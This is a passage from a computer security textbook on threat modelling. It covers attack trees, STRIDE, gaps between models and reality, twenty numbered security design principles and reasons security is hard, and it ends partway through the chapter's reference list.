Example (*Enumerating password authentication attacks*). To construct a list of attacks on password authentication, one might draw a data flow diagram showing a password’s end-to-end paths, then identify points where an attacker might try to extract information. An alternative approach is to build an attack tree, with root goal to gain access to a user’s account on a given system. Which method is used is a side detail towards the desired output: a list of potential attacks to consider further (Figure 1.9).

‡**Exercise** (Free-lunch attack tree). Read the article by Mauw [12], for a fun example of an attack tree. As supplementary reading see *attack-defense trees* by Kordy [10].




Figure 1.9: Attacks on password-based authentication. Such a list may be created by diagram-driven approaches, attack trees, or other methods. Terms and techniques in this chart are explained in later chapters, including discussion of passwords in Chapter 3.

‡**Exercise** (Recovering screen content). Build an attack tree with goal to extract data shown on a target device display. Consider two cases: desktop and smartphone screens.

1.5.3 Other threat modeling approaches: checklists and STRIDE

ATTACK/THREAT CHECKLISTS. While diagram-driven threat modeling and attack trees are fairly free-form, and at best semi-structured, at the other end of the spectrum is the idea of consulting fixed attack checklists, drawn up over time from past experience by larger communities, and accompanied by varying levels of supporting detail.

Advantages of this are that extensive such checklists exist; their thorough nature can help ensure that well-known threats are not overlooked by ad hoc processes; and compared to previously mentioned approaches, they may require less experience or provide better learning opportunities. Disadvantages are that such pre-constructed generic lists contain known attacks in generalized terms, without taking into account unique details and assumptions of the target system and environment in question—they may thus themselves overlook threats relevant to particular environments and designs; long checklists risk becoming tedious, replacing a security analyst’s creativity with boredom; and their length may distract attention away from higher-priority threats. Checklists are perhaps best used as a complementary tool, or in a hybrid method as a cross-reference when pursuing a diagram-driven approach.

STRIDE. Another approach uses a small set of keywords to stimulate thought, unburdened by a longer list. A specific such method is **STRIDE** (Section 1.9 gives citations). This acronym is a memory aid for recalling the following six categories of threats:

- Spoofing—attempts to impersonate a thing (e.g., web site), or an entity (e.g., user).
- Tampering—Unauthorized altering, e.g., of code, stored data, transmitted packets.
- Repudiation—denying responsibility for past actions.
- Information disclosure—Unauthorized release of data.
- Denial of service—impacting availability of services, or the quality of services, through malicious actions that consume resources or induce errors in systems.

- Escalation of privilege—obtaining privileges to access resources, typically referring to malware that gains a base level of access as a foothold and then exploits vulnerabilities to extend this to gain greater access.

While these six categories are not definitive or magical, they are useful in that most threats can be associated with one of these categories. The idea is to augment the diagram-driven approach by considering, at each point where the question “Where can things break?” is asked, whether any of these six categories of problems might occur. STRIDE thus offers another way to stimulate open-ended thought while looking at a diagram and trying to identify threats to architectural components—in this case, guided by six keywords.

1.6 Model-reality gaps and real-world outcomes

We consider why threat modeling is difficult, before returning to check that what we have discussed helps deliver on the goals set out in defining security policies.

1.6.1 Threat modeling and model-reality gaps

Threat modeling is tricky. An example illustrates the challenge of anticipating threats.

Example (*Hotel safebox*). You check into a hotel in a foreign country. You do not speak the language well. The hotel staff appears courteous, but each time you visit the lobby it seems a different face is behind the front desk. Your room has a small safe, the electronic type with its door initially open (unlocked), allowing guests at that point to choose their own combination. Upon three incorrect attempted combinations, the safe enters a lockout mode requiring hotel maintenance to reset it. You choose a combination, remember it, stash your money, close the box, then go swimming. Is your money secure? The natural assumption is that a thief, trying to open the lock by guessing your combination, will with high probability guess wrong three times, leaving your money safe inside. But, do you trust the hotel staff? Someone in maintenance must know the reset or master combination to allow for hotel guests who either forget their combination or enter three wrong tries. If you return and the money is gone, do you trust the hotel maintenance staff to help you investigate? Can you trust the hotel management? And the local police—are they related to hotel staff or the owner? (What implicit assumptions have you made?)

QUALITY OF A THREAT MODEL. A threat model’s quality, with respect to protecting a particular system, depends on how accurately the model reflects details of that system and its operating environment. A mismatch between model and reality can give a dangerously false sense of security. Some model-reality gaps arise due to the abstraction process inherent in modeling—it is difficult for a high-level, abstract model to encapsulate all technical details of a system, and *details are important in security*. Major gaps often arise from two related modeling errors:

1. invalid assumptions (often including misplaced trust); and
2. focus on the wrong threats.

Both can result from failing to adapt to changes in technology and attack capabilities. Model assumptions can also be wrong, i.e., fail to accurately represent a target system, due to incomplete or incorrect information, over-simplification, or loss of important details through abstraction. Another issue is failure to record assumptions explicitly—implicit assumptions are rarely scrutinized. Focusing attention on the wrong threats may mean wasting effort on threats of lower probability or impact than others. This can result not only from unrealistic assumptions but also from: inexperience or lack of knowledge, failure to consider all possible threats (incompleteness), new vulnerabilities due to computer system or network changes, or novel attacks. It is easy to instruct someone to defend against all possible threats; anticipating the unanticipated is more difficult.

WHAT'S YOUR THREAT MODEL. Ideally, threat models are built using both practical experience and analytical reasoning, and continually adapted to inventive attackers who exploit rapidly evolving software systems and technology. Perhaps the most important security analysis question to always ask is: *What's your threat model?* Getting the threat model wrong—or getting only part of it right—allows many successful attacks in the real world, despite significant defensive expenditures. We give a few more examples.

Example (*Online trading fraud*). A security engineer models attacks on an online stock trading account. To stop an attacker from extracting money, she disables the ability to directly remove cash from such accounts, and to transfer funds across accounts. The following attack nonetheless succeeds. An attacker X breaks into a victim account by obtaining its userid and password, and uses funds therein to bid up the price of a thinly traded stock, which X has previously purchased at lower cost on his own account. Then X sells his own shares of this stock, at this higher price. The victim account ends holding the higher-priced shares, bought on the (manipulated) open market.

Example (*Phishing one-time passwords*). Some early online banks used *one-time passwords*, sharing with each account holder a sheet containing a list of unique passwords to be used once each from top to bottom, and crossed off upon use—to prevent repeated use of passwords stolen (e.g., by phishing or malicious software). Such schemes have nonetheless been defeated by tricking users to visit a fraudulent version of a bank web site, and requesting entry of the next five listed passwords “to help resolve a system problem”. The passwords entered are used once each on the real bank site, by the attacker. (Chapter 3 discusses one-time passwords and the related mechanism of *passcode generators*.)

Example (*Bypassing perimeter defenses*). In many enterprise environments, corporate gateways and firewalls selectively block incoming traffic to protect local networks from the external Internet. This provides no protection from employees who, bypassing such *perimeter defenses*, locally install software on their computers, or directly connect by USB port memory tokens or smartphones for synchronization. A well-known attack vector exploiting this is to sprinkle USB tokens (containing malicious software) in the parking lot of a target company. Curious employees facilitate the rest of the attack.

DEBRIEFING. What went wrong in the above examples? The assumptions, the threat model, or both, were incorrect. Invalid assumptions or a failure to accurately model the operational environment can undermine what appears to be a solid model, despite convincing security arguments and mathematical proofs. One common trap is failing to validate

assumptions: if a security proof relies on assumption A (e.g., hotel staff are honest), then the logical correctness of the proof (no matter how elegant!) does not provide protection if in the current hotel, A is false. A second is that a security model may truly provide a 100% guarantee that all attacks it considers are precluded by a given defense, while in practice the modeled system is vulnerable to attacks that the model fails to consider.

ITERATIVE PROCESS: EVOLVING THREAT MODELS. As much art as science, threat modeling is an iterative process, requiring continual adaptation to more complete knowledge, new threats and changing conditions. As environments change, static threat models become obsolete, failing to accurately reflect reality. For example, many Internet security protocols are based on the original *Internet threat model*, which has two core assumptions: (1) endpoints, e.g., client and server machine, are trustworthy; and (2) the communications link is under attacker control (e.g., subject to eavesdropping, message modification, message injection). This follows the historical cryptographer's model for securing data transmitted over unsecured channels in a hostile communications environment. However, assumption (1) often fails in today's Internet where malware (Chapter 7) has compromised large numbers of endpoint machines.

Example (Hard and soft keyloggers). Encrypting data between a client machine and server does not protect against malicious software that intercepts keyboard input, and relays it to other machines electronically. The hardware variation is a small, inexpensive memory device plugged in between a keyboard cable and a computer, easily installed and removed by anyone with occasional brief office access, such as cleaning staff.

1.6.2 Tying security policy back to real outcomes and security analysis

Returning to the big picture, we now pause to consider: How does “security” get tied back to “security policy”, and how does this relate to threat models and security mechanisms?

OUTCOME SCENARIOS. Security defenses and *mechanisms* (means to implement defenses) are designed and used to support security policies and services as in Fig. 1.1. Consider the following outcomes relating defenses to security policies.

1. The defenses fail to properly support the policy; the security goal is not met.
2. The defenses succeed in preventing policy violations, and the policy is complete in the sense of fully capturing an organization's security requirements. The resulting system is “secure” (both relative to the formal policy and real-world expectations).
3. The formal policy fails to fully capture actual security requirements. Here, even if defenses properly support policy (attaining “security” relative to it), the common-sense definition of security is not met, e.g., if an unanticipated simple attack still succeeds.

The third case motivates the following advice: *Whenever ambiguous words like “secure” and “security” are used, request that their intended meaning and context be clarified.*

SECURITY ANALYSIS AND KEY QUESTIONS. Figure 1.10 provides overall context for the iterative process of security design and analysis. It may proceed as follows. Identify the valuable assets. Determine suitable forms of protection to counter identified threats and vulnerabilities; adversary modeling and threat modeling help here. This helps




Figure 1.10: Security analysis in context. Security analysis is relative to a threat model defining in-scope attacks, and a security policy implying protection goals and authorized actions. Security analysis aims to confirm that defenses in place address the identified threats, and explains how. Compare to Figure 1.4's software design lifecycle.

refine security requirements, shaping the security policy, which in turn shapes system design. Security mechanisms that can support the policy in the target environment are then selected. As always, key questions help:

- What assets are valuable? (Alternatively: what are your protection goals?)
- What potential attacks put them at risk?
- How can potentially damaging actions be stopped or otherwise managed?

Options to mitigate future damage include not only attack *prevention* by countermeasures that preclude (or reduce the likelihood of) attacks successfully exploiting vulnerabilities, but also *detection*, *real-time response*, and *recovery* after the fact. Quick recovery can reduce impact. Consequences can also be reduced by insurance (Section 1.3).

TESTING IS NECESSARILY INCOMPLETE. Once a system is designed and implemented, how do we test that the protection measures work and that the system is “secure”? (Here you should be asking: What definition of “secure” are you using?) How to test whether security requirements have been met remains without a satisfactory answer. Section 1.4 mentioned security analysis (often finding design flaws), third-party security evaluation, and pen testing (often finding implementation and configuration flaws). Using checklist ideas from threat modeling, testing can be done based on large collections of common flaws, as a form of security-specific regression testing; specific, known attacks can be compiled and attempted under controlled conditions, to see whether a system successfully withstands them. This of course leaves unaddressed attacks not yet foreseen or invented, and thus difficult to include in tests. Testing is also possible only for certain classes of attacks. Assurance is thus incomplete, and often limited to well-defined scopes.

SECURITY IS UNOBSERVABLE. In regular software engineering, verification involves testing specific features for the presence of correct outcomes given particular inputs. In contrast, security testing would ideally also confirm the *absence* of exploitable

flaws. This may be called a *negative goal*, among other types of *non-functional goals*. To repeat: we want not only to verify that expected functionality works as planned, but also that exploitable artifacts are absent. This is not generally possible—aside from the difficulty of proving properties of software at scale, the universe of potential exploits is unknown. Traditional functional and feature testing cannot show the absence of problems; this distinguishes security. Security guarantees may also evaporate due to a small detail of one component being updated or reconfigured. A system’s security properties are thus difficult to predict, measure, or see; we cannot observe security itself or demonstrate it, albeit on observing undesirable outcomes we know it is missing. Sadly, *not* observing bad outcomes does not imply security either—bad things that are unobservable could be latent, or be occurring unnoticed. The security of a computer system is not a testable feature, but rather is said (unhelpfully) to be *emergent*—resulting from the complex interaction of elements that compose an entire system.

ASSURANCE IS DIFFICULT, PARTIAL. So then, what happens in practice? Evaluation criteria are altered by experience, and even thorough security testing cannot provide 100% guarantees. In the end, we seek to iteratively improve security policies, and likewise confidence that protections in place meet security policy and/or requirements. *Assurance* of this results from sound design practices, testing for common flaws and known attacks using available tools, formal modeling of components where suitable, ad hoc analysis, and heavy reliance on experience. The best lessons often come from attacks and mistakes.

1.7 ‡Design principles for computer security

No complete checklist exists—neither short nor long—that system designers can follow to guarantee that computer-based systems are “secure”. The reasons are many, including large variations across technologies, environments, applications and requirements. Section 1.5.3 discusses partial checklists, but independently, system designers are encouraged to understand and follow a set of widely applicable security design principles. We collect them here together in one place, and revisit them throughout the book with in-context examples to aid understanding.

P1 SIMPLICITY-AND-NECESSITY: Keep designs as simple and small as possible. Reduce the number of components used, retaining only those that are essential; minimize functionality, favor minimal installs, and disable unused functionality. Economy and frugality in design—especially for core security mechanisms—simplifies analysis and reduces errors and oversights. Configure initial deployments to have non-essential services and applications disabled by default (related to P2).

NOTE. This principle among others supports another broad principle: *minimizing attack surface*. Every interface that accepts external input or exposes programmatic functionality provides an entry point for an attacker to change or acquire a program control path (e.g., install code or inject commands for execution), or alter data that

‡Design principles used throughout the book are collected in this section for unified reference. Readers may prefer to skip this section and refer back for relevant principles as they arise later.

might do likewise. The goal is to minimize the number of interfaces, simplify their design (to reduce the number of ways they might be abused), minimize external access to them, and restrict such access to authorized parties. Importantly, security mechanisms themselves should not introduce new exploitable attack surfaces.

- P2 SAFE-DEFAULTS:** Use safe default settings (beware, defaults often go unchanged). For access control, deny-by-default. Design services to be *fail-safe*, here meaning that when they fail, they fail “closed” (e.g., denying access). As a method, use explicit inclusion via *allowlists* (*goodlists*) of authorized entities with all others denied, rather than exclusion via *denylists* (*badlists*) that would allow all those unlisted.

NOTE. A related idea, e.g., for data sent over real-time links, is to encrypt by default using *opportunistic encryption*—encrypting session data whenever supported by the receiving end. In contrast, default encryption is not generally recommended in all cases for *stored data*, as the importance of confidentiality must be weighed against the complexity of long-term key management and the risk of permanent loss of data if encryption keys are lost; for session data, immediate decryption upon receipt at the endpoint recovers cleartext.

- P3 OPEN-DESIGN:** Do not rely on secret designs, attacker ignorance, or *security by obscurity*. Invite and encourage open review and analysis. For example, the *Advanced Encryption Standard* was selected from a set of public candidates by open review; undisclosed cryptographic algorithms are now widely discouraged. Without contradicting this, leverage unpredictability where advantageous, as arbitrarily publicizing tactical defense details is rarely beneficial (there is no gain in advertising to thieves that you are on vacation, or posting house blueprints); and beware exposing error messages or timing data that vary based on secret values, lest they leak the secrets.

NOTE. P3 is often paired with P9, and follows *Kerckhoffs' principle*—*a system's security should not rely on the secrecy of its design details*.

- P4 COMPLETE-MEDIATION:** For each access to every object, and ideally immediately before the access is to be granted, verify proper authority. Verifying authorization requires authentication (corroboration of an identity), checking that the associated principal is authorized, and checking that the request has integrity (it must not be modified after being issued by the legitimate party—cf. P19).

- P5 ISOLATED-COMPARTMENTS:** Compartmentalize system components using strong isolation structures (containers) that manage or prevent cross-component communication, information leakage, and control. This limits damage when failures occur, and protects against *escalation of privileges* (Chapter 6); P6 and P7 have similar motivations. Restrict authorized cross-component communication to observable paths with defined interfaces to aid mediation, screening, and use of *chokepoints*. Examples of containment means include: process and memory isolation, disk partitions, virtualization, software guards, zones, gateways and firewalls.

NOTE. *Sandbox* is a term used for mechanisms offering some form of isolation.

- P6 LEAST-PRIVILEGE:** Allocate the fewest privileges needed for a task, and for the shortest duration necessary. For example, retain superuser privileges (Chapter 5)

only for actions requiring them; drop and reacquire privileges if needed later. Do not use a **Unix root** account for tasks where regular user privileges suffice. This reduces exposure, and limits damage from the unexpected. **P6** complements **P5** and **P7**.

NOTE. This principle is related to the military *need-to-know* principle—access to sensitive information is granted only if essential to carrying out one’s official duties.

- P7 MODULAR-DESIGN:** Avoid monolithic designs that embed full privileges into large single components; favor object-oriented and finer-grained designs that segregate privileges (including address spaces) across smaller units or processes. **P6** guides more on the *use* of privilege frameworks, **P7** more on designing base architectures.

NOTE. A related financial accounting principle is *separation of duties*, whereby co-dependent tasks are assigned to independent parties so that an *insider attack* requires collusion. This also differs from requiring *multiple authorizations* from distinct parties (e.g., two keys or signatures to open a safety-deposit box or authorize large-denomination cheques), a generalization of which is *thresholding* of privileges—requiring k of t parties ($2 \leq k \leq t$) to authorize an action.

- P8 SMALL-TRUSTED-BASES:** Strive for small code size in components that must be trusted, i.e., components on which a larger system strongly depends for security. For example, high-assurance systems centralize critical security services in a minimal core operating system *microkernel* (cf. Chapter 5 end notes), whose smaller size allows efficient concentration of security analysis.

NOTE. A related *minimize-secrets* principle is: *Secrets should be few in number*. Benefits include reducing management complexity. Cryptographic algorithms use a different form of trust reduction, and separate mechanism from secret; note that a *secret key* is changeable at far less cost than the cryptographic algorithm itself.

- P9 TIME-TESTED-TOOLS:** Rely wherever possible on time-tested, expert-built security tools including protocols, cryptographic primitives and toolkits, rather than designing and implementing your own. History shows that security design and implementation is difficult to get right even for experts; thus amateurs are heavily discouraged (*don’t reinvent a weaker wheel*). Confidence increases with the length of time mechanisms and tools have survived under load (sometimes called *soak testing*).

NOTE. The underlying reasoning here is that a widely used, heavily scrutinized mechanism is less likely to retain flaws than many independent, scantly reviewed implementations (cf. **P3**). Thus using well-known crypto libraries (e.g., **OpenSSL**) is encouraged. Less understood is an older *least common mechanism* principle: minimize the number of mechanisms (shared variables, files, system utilities) shared by two or more programs and depended on by all. It recognizes that interdependencies increase risk; *code diversity* can reduce impacts of single flaws.

- P10 LEAST-SURPRISE:** Design mechanisms, and their user interfaces, to behave as users expect. Align designs with users’ mental models of their protection goals, to reduce user mistakes that compromise security. Especially where errors are irreversible (e.g., sending confidential data or secrets to outside parties), tailor to the experience of target users; beware designs suited to experts but triggering mistakes by ordinary

users. Simpler, easier-to-use (i.e., *usable*) mechanisms yield fewer surprises.

- P11 **USER-BUY-IN:** Design security mechanisms that users are motivated to use rather than bypass, and so that users' path of least resistance is a safe path. Seek design choices that illuminate benefits, improve user experience, and minimize inconvenience. Mechanisms viewed as time-consuming, inconvenient or without perceived benefit risk non-compliance. Example: a subset of *Google gmail* users voluntarily use a two-step authentication scheme, which augments basic passwords by one-time passcodes sent to the user's phone.
- P12 **SUFFICIENT-WORK-FACTOR:** For configurable security mechanisms where the probability of attack success increases predictably with effort, tune the mechanism so that the cost to defeat it (*work factor*) clearly exceeds the resources of anticipated classes of adversaries. Thus use suitably strong defenses. Example 1: random cryptographic keys should be sufficiently long to preclude being found by brute-force search (i.e., enumerative guessing attacks). Example 2: disallow user-chosen passwords that are so weak that a feasible number of guesses yields a non-negligible chance of success.
- P13 **DEFENSE-IN-DEPTH:** Build defenses in multiple layers backing each other up, forcing attackers to defeat independent layers, thereby avoiding *single points of failure*. If any layer relies on alternative defense segments, design each to be comparably strong ("equal-height fences" for *defence-in-breadth*) and strengthen the weakest segment first (smart attackers jump the lowest bar or break the *weakest link*). As a design assumption, expect some defenses to fail on their own due to errors, and that attackers will defeat others more easily than anticipated, or entirely bypass them.
- P14 **EVIDENCE-PRODUCTION:** Record system activities through event logs, monitoring tools, and other means to promote accountability, help understand and recover from system failures, and support intrusion detection tools. Example: robust *audit trails* support *forensic analysis* tools, to help reconstruct events related to intrusions and criminal activities. In many cases, mechanisms that facilitate detection and evidence production may be more cost-effective than outright attack prevention.
- P15 **DATATYPE-VALIDATION:** Verify that all received data meets expected (assumed) properties or data types. If data input is expected, ensure that it cannot be processed as code by subsequent components. This may be part of data *canonicalization* (for example, of fragmented packets or encoded characters in URLs), or *input sanitization* to address *code injection* and *command injection* attacks (Chapter 9).
- P16 **REMNANT-REMOVAL:** On termination of a session or program, remove all traces of sensitive data associated with a task, including secret keys and any remnants recoverable from secondary storage, RAM and cache memory. Note that common file deletion removes directory entries, whereas *secure deletion* aims to make file content unrecoverable even by forensic tools. Related to remnant removal, beware that while a process is active, information may leak elsewhere by *side channels*.
- P17 **TRUST-ANCHOR-JUSTIFICATION:** Ensure or justify confidence placed in any base point of assumed trust, especially when mechanisms iteratively or transitively extend

trust from a base point (such as a *trust anchor* in a browser *certificate chain*, Chapter 8). More generally, verify trust assumptions where possible, with extra diligence at registration, initialization, software installation, and starting points in the lifecycle of a software application, security key or credential.

- P18 **INDEPENDENT-CONFIRMATION:** Use simple, independent (e.g., local device) cross-checks to increase confidence in code or data, especially if it may arrive from outside domains or over untrusted channels. Example: integrity of downloaded software applications or public keys can be confirmed (Chapter 8) by comparing a locally computed *cryptographic hash* (Chapter 2) of the item to a “known-good” hash obtained over an independent channel (voice call, text message, widely trusted site).
- P19 **REQUEST-RESPONSE-INTEGRITY:** Verify that responses match requests in *name resolution* and other distributed protocols. Their design should include cryptographic integrity checks that bind steps to each other within a given transaction or protocol run to detect unrelated or substituted responses; beware protocols lacking authentication. Example: a *certificate request* specifying a unique subject name or domain expects in response a certificate for that subject; this field in the response certificate should be cross-checked against the request.
- P20 **RELUCTANT-ALLOCATION:** Be reluctant to allocate resources or expend effort in interactions with unauthenticated, external agents. For services open to all parties, design to mitigate intentional resource consumption. Place a higher burden of effort on agents that initiate an interaction. (A party initiating a phone call should not be the one to demand: *Who are you?* When possible, authenticate. Related: processes should beware abuse as a conduit extending their privileges to unverified agents.)

NOTE. P20 largely aims to avoid *denial of service* attacks (Chapter 11). P3 also recommends reluctance, in that case to releasing system data useful to attackers.

We also include two higher-level principles and a maxim.

- HP1 **SECURITY-BY-DESIGN:** Build security in, starting at the initial design stage of a development cycle, since secure design often requires core architectural support absent if security is a late-stage add-on. Explicitly state the *design goals* of security mechanisms and what they are *not* designed to do, since it is impossible to evaluate effectiveness without knowing goals. In design and analysis documents, explicitly state all security-related *assumptions*, especially related to trust and trusted parties (supporting P17); note that a security policy itself might not specify assumptions.
- HP2 **DESIGN-FOR-EVOLUTION:** Design base architectures, mechanisms, and protocols to support evolution, including *algorithm agility* for graceful upgrades of crypto algorithms (e.g., encryption, hashing) with minimal impact on related components. Support automated *secure software update* where possible. Regularly re-evaluate the effectiveness of security mechanisms, in light of evolving threats, technology, and architectures; be ready to update designs and products as needed.

VERIFY FIRST. The diplomatic maxim “*trust but verify*” suggests that given assertions by foreign diplomats whom you don’t actually trust, one should feign trust while silently

cross-checking for yourself. In computer security, the rule is: *verify first (before trusting)*. Design principles related to this idea include: **COMPLETE-MEDIATION (P4)**, **DATA-TYPE-VALIDATION (P15)**, **TRUST-ANCHOR-JUSTIFICATION (P17)**, and **INDEPENDENT-CONFIRMATION (P18)**.

1.8 ‡Why computer security is hard

Many of today’s fundamental problems in computer security remain from decades ago, despite huge changes in computing hardware, software, applications and environments. For example, the first large-scale Internet security incident attracting widespread public attention was the 1988 *Internet worm* (Chapter 7). *Code Red* and related computer worms of 2001–2003 used remarkably similar vectors to spread, but had larger impact due to the growth in the Internet user population. This highlights both the value of learning general computer security principles—solid principles remain true over time—and the difficulty in applying these to improve real-world security, due to various challenging aspects of computer security. We list a number of these aspects here, for context and discussion:

1. *intelligent, adaptive adversary*: while most science relies on nature not being capricious, computer security faces an intelligent, active adversary who learns and adapts, and is often economically motivated.
2. *no rulebook*: attackers are not bound to any rules of play, while defenders typically follow protocol conventions, interface specifications, standards and customs.
3. *defender-attacker asymmetry*: attackers need find only one weak link to exploit, while defenders must defend all possible attack points.
4. *scale of attack*: the Internet enables attacks of great scale at little cost—electronic communications are easily reproduced and amplified, with increasing bandwidth and computing power over time.
5. *universal connectivity*: growing numbers of Internet devices with any-to-any packet transmission abet geographically distant attackers (via low traceability/physical risk).
6. *pace of technology evolution*: rapid technical innovation means continuous churn in hardware devices and software systems, continuous software upgrades and patches.
7. *software complexity*: the size and complexity of modern software platforms continuously grows, as does a vast universe of application software. Software flaws may also grow in number more than linearly with number of lines of code.
8. *developer training and tools*: many software developers have little or no security training; automated tools to improve software security are difficult to build and use.
9. *interoperability and backwards compatibility*: interoperability requirements across diverse hardware-software and legacy systems delays and complicates deploying security upgrades, resulting in ongoing vulnerabilities even if updates are available.

‡The remainder of this book helps us understand many of the aspects listed in this section. While given here, we encourage readers to return to this list as a summary, on completing the final chapter.

10. *market economics and stakeholders*: market forces often hinder allocations that improve security, e.g., stakeholders in a position to improve security, or who would bear the cost of deploying improvements, may not be those who would gain benefit.
11. *features beat security*: while it is well accepted that complexity is the enemy of security (cf. P1), little market exists for simpler products with reduced functionality.
12. *low cost beats quality*: low-cost low-security wins in “*market for lemons*” scenarios where to buyers, high-quality software is indistinguishable from low (other than costing more); and when software sold has no liability for consequential damages.
13. *missing context of danger and losses*: cyberspace lacks real-world context cues and danger signals to guide user behavior, and consequences of security breaches are often not immediately visible nor linkable to the cause (i.e., the breach itself).
14. *managing secrets is difficult*: core security mechanisms often rely on secrets (e.g., crypto keys and passwords), whose proper management is notoriously difficult and costly, due to the nature of software systems and human factors.
15. *user non-compliance (human factors)*: users bypass or undermine computer security mechanisms that impose inconveniences without visible direct benefits (in contrast: physical door locks are also inconvenient, but benefits are understood).
16. *error-inducing design (human factors)*: it is hard to design security mechanisms whose interfaces are intuitive to learn, distinguishable from interfaces presented by attackers, induce the desired human actions, and resist *social engineering*.
17. *non-expert users (human factors)*: whereas users of early computers were technical experts or given specialized training under enterprise policies, today many are non-experts without formal training or any technical computer background.
18. *security not designed in*: security was not an original design goal of the Internet or computers in general, and retro-fitting it as an add-on feature is costly and often impossible without major redesign (see principle HP1).
19. *introducing new exposures*: the deployment of a protection mechanism may itself introduce new vulnerabilities or attack vectors.
20. *government obstacles*: government desire for access to data and communications (e.g., to monitor criminals, or spy on citizens and other countries), and resulting policies, hinders sound protection practices such as strong encryption by default.

We end by noting that this is but a partial list! Rather than being depressed by this, as optimists we see a great opportunity—in the many difficulties that complicate computer security, and in technology trends suggesting challenges ahead as critical dependence on the Internet and its underlying software deepens. Both emphasize the importance of understanding what can go wrong when we combine people, computing and communications devices, and software-hardware systems.

We use computers and mobile devices every day to work, communicate, gather information, make purchases, and plan travel. Our cars rely on software systems—as do our airplanes. (Does this worry you? What if the software is wirelessly updated, and the source of updates is not properly authenticated?) The business world comes to a standstill

when Internet service is disrupted. Our critical infrastructure, from power plants and electricity grids to water supply and financial systems, is dependent on computer hardware, software and the Internet. Implicitly we expect, and need, security and dependability.

Perhaps the strongest motivation for individual students to learn computer security (and for parents and friends to encourage them to do so) is this: security expertise may be today's very best job-for-life ticket, as well as tomorrow's. It is highly unlikely that software and the Internet itself will disappear, and just as unlikely that computer security problems will disappear. But beyond employment for a lucky subset of the population, having a more reliable, trustworthy Internet is in the best interest of society as a whole. The more we understand about the security of computers and the Internet, the safer we can make them, and thereby contribute to a better world.

1.9 ‡End notes and further reading

Many *formal security models*, including for specific policies related to confidentiality, integrity, and access control, are discussed in the research literature and older books—see for example Pfleeger [15]. Gollmann [7, Chapter 13] discusses *formal security evaluation*. Rescorla [16, page 1] mentions the Internet threat model. Attack trees are related to *threat trees* [2] and predated by 1960s-era *fault tree analysis*. Related Kuang decision trees arising from Baldwin [5] influenced later work on vulnerability assessment (cf. [4, page 143]). MITRE maintains a Common Attack Pattern Enumeration and Classification (CAPEC), an extensive list (dictionary and classification) of security attacks that aims to aid defenders; such collections, often with supporting information including prototype attack code, may be called *attack libraries*. Shostack [19] gives an authoritative treatment of threat modeling (including STRIDE); see also Howard [8]. Lowry [11] discusses adversary modeling. Akerlof [1] explains the “market for lemons” and what happens when buyers cannot distinguish low-quality products from (more costly) high-quality products.

Additional barriers related to risk assessment and *security metrics* are noted by Jaquith [9, pp. 31-36] and Parker [14]. As examples, risk assessment equations can be highly sensitive to changes in often arbitrary modeling assumptions; outliers can dominate analysis when modeling rare, high-impact events; and risk estimates are complicated by software complexity and human factors issues. For qualitative *risk assessment*, see risk assessment standards and guidelines (Table 1.1 is based on NIST SP 800-30 [13]); textbooks giving examples include Basin [6, §8.4] and Stallings [21, §14.5]. Core *security design principles* from 1975 by Saltzer and Schroeder [18] have been periodically revisited, for example, by Saltzer and Kaashoek [17, Ch. 11] and Smith [20]; see also Basin [6] for examples related to long-standing principles.

Our definition of *attack* herein is somewhat narrow. For broader discussion of relationships between *dependability*, security and *trustworthiness*, and definitions of *faults* (including malicious faults), *failures* and *errors*, see Avizienis [3].

‡The double-dagger symbol denotes sections that may be skipped on first reading, or by instructors using the book for time-constrained courses.

References (Chapter 1)

- [1] G. A. Akerlof. The market for “lemons”: Quality uncertainty and the market mechanism. *The Quarterly Journal of Economics*, 84(3):488–500, August 1970.
- [2] E. Amoroso. *Fundamentals of Computer Security Technology*. Prentice Hall, 1994. Includes author’s list of 25 Greatest Works in Computer Security.
- [3] A. Avizienis, J. Laprie, B. Randell, and C. E. Landwehr. Basic concepts and taxonomy of dependable and secure computing. *ACM Trans. Inf. Systems and Security*, 1(1):11–33, 2004.
- [4] R. G. Bace. *Intrusion Detection*. Macmillan, 2000.
- [5] R. W. Baldwin. *Rule Based Analysis of Computer Security*. PhD thesis, MIT, Cambridge, MA, June 1987. Describes security checkers called Kuang systems, and in particular one built for Unix.
- [6] D. Basin, P. Schiller, and M. Schläpfer. *Applied Information Security*. Springer, 2011.
- [7] D. Gollmann. *Computer Security (3rd edition)*. John Wiley, 2011.
- [8] M. Howard and D. LeBlanc. *Writing Secure Code (2nd edition)*. Microsoft Press, 2002.
- [9] A. Jaquith. *Security Metrics: Replacing Fear, Uncertainty, and Doubt*. Addison-Wesley, 2007.
- [10] B. Kordy, S. Mauw, S. Radomirovic, and P. Schweitzer. Foundations of attack-defense trees. In *Formal Aspects in Security and Trust 2010*, pages 80–95. Springer LNCS 6561 (2011).
- [11] J. Lowry, R. Valdez, and B. Wood. Adversary modeling to develop forensic observables. In *Digital Forensics Research Workshop (DFRWS)*, 2004.
- [12] S. Mauw and M. Oostdijk. Foundations of attack trees. In *Information Security and Cryptology (ICISC 2005)*, pages 186–198. Springer LNCS 3935 (2006).
